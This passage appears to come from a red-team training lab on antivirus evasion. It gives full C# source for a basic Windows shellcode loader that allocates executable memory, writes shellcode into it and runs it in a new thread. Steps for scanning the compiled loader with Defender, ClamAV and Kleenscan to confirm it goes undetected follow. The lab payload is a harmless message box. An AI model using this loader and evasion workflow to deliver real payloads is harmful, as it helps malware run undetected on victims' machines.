
using System;
using System.Runtime.InteropServices;

namespace ShellcodePayload
{
    class Payload
    {
        [DllImport("kernel32.dll")]
        private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);

        [DllImport("kernel32.dll")]
        private static extern IntPtr CreateThread(IntPtr lpThreadAttributes, UInt32 dwStackSize, IntPtr lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);

        [DllImport("kernel32.dll")]
        private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

        [DllImport("kernel32.dll", SetLastError = true)]
        private static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out IntPtr lpNumberOfBytesWritten);

        [DllImport("kernel32.dll")]
        private static extern IntPtr GetCurrentProcess();

        static void Main()
        {
            // (1) Shellcode

            byte[] shellCode = { INSERT YOUR SHELLCODE HERE };

            // (2) allocate memory for shellcode

            UInt32 MEM_COMMIT = 0x1000;
            UInt32 PAGE_EXECUTE_READWRITE = 0x40;
            IntPtr funcAddr = VirtualAlloc(IntPtr.Zero, (UInt32)shellCode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

            // (3) inject shellcode into allocated memory using WriteProcessMemory

            IntPtr bytesWritten;
            IntPtr hProcess = GetCurrentProcess();
            bool result = WriteProcessMemory(hProcess, funcAddr, shellCode, (uint)shellCode.Length, out bytesWritten);

            // (4) execute injected shellcode

            UInt32 threadId = 0;
            IntPtr hThread = CreateThread(IntPtr.Zero, 0, funcAddr, IntPtr.Zero, 0, ref threadId);

            // (5) wait for thread to finish

            WaitForSingleObject(hThread, 0xFFFFFFFF);
        }
    }
}
- Open Visual Studio 2019 and open
C:\THEV\Labs\BasicLoader\BasicLoader.sln, selectBasicLoader.cson the right side inSolution Explorer, you will see the above code has already been provided - you just need to paste the shellcode in.

- Make sure the Build is set to
Releaseandx64:

- Now just paste the shellcode from
clematis_shellcode.raw.cs(Our cleanCmessagebox shellcode) into your basic loader template where it says "INSERT SHELLCODE HERE". And yes, this is quite some lines of shellcode and Visual Studio might hang for a bit when you paste this in, just wait until its done - we'll deal with a more modular approach later on.
Your code should look like this, pay attention that your shellcode array ("byte[] shellCode = { INSERT YOUR SHELLCODE HERE };" looks like the screenshots below - starts with { and ends with }; - don't forget the semi-colon ; at the end of the line.


- Save the file and compile the code.

The location of your compiled loader will be C:\THEV\Labs\BasicLoader\BasicLoader\bin\x64\Release\BasicLoader.exe.


4. GOCHECK, CLAMAV AND KLEENSCAN
Let's see what some AV scanners think of our shellcode loader.
We're going to copy C:\THEV\Labs\BasicLoader\BasicLoader\bin\x64\Release\BasicLoader.exe to C:\THEV\Labs\Lab_BasicLoader\BasicLoader.exe and run GoCheck on your loader to see if Defender has any signatures for this custom loader.
- Open a
commandprompt asAdministrator:
copy C:\THEV\Labs\BasicLoader\BasicLoader\bin\x64\Release\BasicLoader.exe C:\THEV\Labs\Lab_BasicLoader\BasicLoader.exe
IMPORTANT: Run Gocheck64.exe from a command prompt - if you run it with powershell, AMSI
mightwill detect it :). Make sure thedirectory GoCheck64.exeis in is put in anexclusion folder, as well as theC:\Tempdirectory (this is where it saves temporary files)> We have done this already for you.
cd C:\THEV\Labs\Lab_BasicLoader\
Gocheck64.exe BasicLoader.exe --defender

We also installed ClamAV on your windows machine, let's scan our loader with that as well, from the same command prompt:
freshclam
clamscan.exe BasicLoader.exe --verbose --disable-cache

No detections from Defender nor ClamAV, which was expected - there is no malicious payload in the binary - nor is this a known file so it hasn't been signatured (
Here's a screenshot of what KLEENSCAN thinks of the loader (kleenscan is like VirusTotal, but they don't share samples/signature with other 3rd parties) - funnily Kleenscan says Defender detects it, we we clearly see it's not the case here (not sure why that happens...). In any case just 6 out of 36 engines detect something malicious - not bad for our first shellcode loader.

You can do an additional test by dropping BasicLoader.exe to C:\ or your Desktop (those locations have no Defender exclusions)
5. RUNNING THE CODE
So we know now that Defender is not detecting out custom shellcode loader, let's see if it actually also works - if you didn't copy BasicLoader.exe to your Desktop, then do so now.
- Simple double click on BasicLoader.exe on your Desktop..

It works, but we do see a command prompt that pops up stays open until we click on the "OK" button. Not ideal for stealth but we will deal with that later on!
6. LOADER CODE EXPLANATION
Before we continue, let's go through this BasicLoader code step by step:
6.1 - Synopsis of imported libraries

The provided C# code snippet is the starting portion of a program designed to handle shellcode, likely for low-level system interactions. Below is a concise explanation of each component:
using System;: Imports the core C# library for basic functionality, such as handling text, numbers, and input/output operations.using System.Runtime.InteropServices;: Imports a library that enables interaction with external system components, such as operating system functions or low-level code (DLLImportforCfunctions), commonly used for executing shellcode.namespace ShellcodePayload: Defines a namespace to organize the code, preventing naming conflicts and grouping related functionality under the nameShellcodePayload.class Payload: Declares a class namedPayload, serving as a blueprint for organizing data and methods related to shellcode execution.
6.2 - Synopsis of C# Windows API Imports (PINVOKE)
https://pinvoke.net/
https://github.com/TheWover/DInvoke
The provided C# code snippet declares Windows API functions using DllImport attributes within the System.Runtime.InteropServices namespace, enabling interaction with the Windows operating system for low-level memory and thread management, typical for executing shellcode. Below is a concise explanation of each function:
GetCurrentProcess: Retrieves a handle to the current process, used for operations like writing to the process's memory.VirtualAlloc: Allocates memory in the virtual address space of the calling process, specifying the starting address, size, allocation type, and protection settings. Returns a pointer to the allocated memory.WriteProcessMemory: Writes data to a specified memory area in a process, taking the process handle, base address, data buffer, size, and an output for bytes written. Includes error handling viaSetLastError.CreateThread: Creates a new thread in the calling process, defining its attributes, stack size, starting address, parameters, creation flags, and thread ID. Returns a handle to the new thread.WaitForSingleObject: Waits for a specified object (e.g., a thread) to reach a signaled state or until a timeout occurs, taking the object handle and wait time as parameters. Returns the wait result.
These declarations enable a C# program to manage memory allocation, thread creation, and execution.
6.3 - Synopsis of C# Main Method and Shellcode Declaration

The provided C# code snippet is the starting point of a program designed to execute shellcode, defining the entry point and initializing the shellcode data. Below is a concise explanation of each component:
static void Main(): Defines the program's entry point, where execution begins. It serves as the main function that triggers all subsequent operations, such as memory allocation and thread creation for shellcode execution.byte[] shellCode = { 0x57, 0x31, 0xc0, 0xb9, 0x0a, 0x00, ... };: Declares an array of bytes to hold the shellcode, a sequence of low-level machine instructions. In our case this is the shellcode we extracted with Clematis from our benign DialogBox.exe - it's stored in clear-text in this array.
This snippet sets up the foundation for a C# program to run shellcode, initializing the main execution flow and preparing the shellcode data for low-level system operations.
6.4 - Synopsis of C# Shellcode Memory Allocation, Injection, and Execution

The provided C# code snippet is part of a program that allocates memory, injects shellcode, executes it in a new thread, and waits for completion, using Windows API functions for low-level system operations. Below is a concise explanation of each section:
Memory Allocation (VirtualAlloc): Allocates memory for the shellcode usingVirtualAllocwithMEM_COMMIT(0x1000) to reserve and commit memory andPAGE_EXECUTE_READWRITE(0x40) to set read, write, and execute permissions. ThefuncAddrvariable holds the address of the allocated memory, sized to fit theshellCodearray.Shellcode Injection (WriteProcessMemory): Writes theshellCodearray into the allocated memory usingWriteProcessMemory. It uses the current process handle (GetCurrentProcess), the allocated memory address (funcAddr), and tracks bytes written (bytesWritten), withresultindicating success or failure.Thread Creation (CreateThread): Creates a new thread to execute the shellcode atfuncAddrusingCreateThread, with default attributes and stack size. ThethreadIdstores the new thread’s ID, andhThreadholds the thread handle.Thread Synchronization (WaitForSingleObject): Waits indefinitely for the thread to finish usingWaitForSingleObject, withhThreadas the thread handle and0xFFFFFFFFas an infinite timeout.
This code enables a C# program to prepare, inject, and execute shellcode in a dedicated memory region, then wait for the execution to complete.
6.5 - Behavioral checks:
There are a few ways to verify what this code is doing on runtime, you could use a debugger (i.e. IDA or X64dbg) - but we won't go that deep
LAB WORKING DIRECTORY : "C:\THEV\Labs\Lab_BasicLoader" ├── API_mon_filter.xml └── BasicLoaderVERBOSE.exe
We have provided you with a slightly modified BasicLoader (BasicLoaderVERBOSE.exe) that doing exactly the same things but it is more verbose, it outputs each stage to the screen and has "press any key to continue..." between each function that is called - this will make it easier to analyze.
- Open a
command promptas `Administrator and run BasicLoaderVERBOSE.exe:
cd \thev\labs\Lab_BasicLoader
BasicLoaderVERBOSE.exe
Just go through the steps, the loader will print all information to the screen (Shellcode array, ProcessName, PID, and so on).
PRINTING THE EMBEDDED SHELLCODE ARRAY, PROCESSNAME AND PID
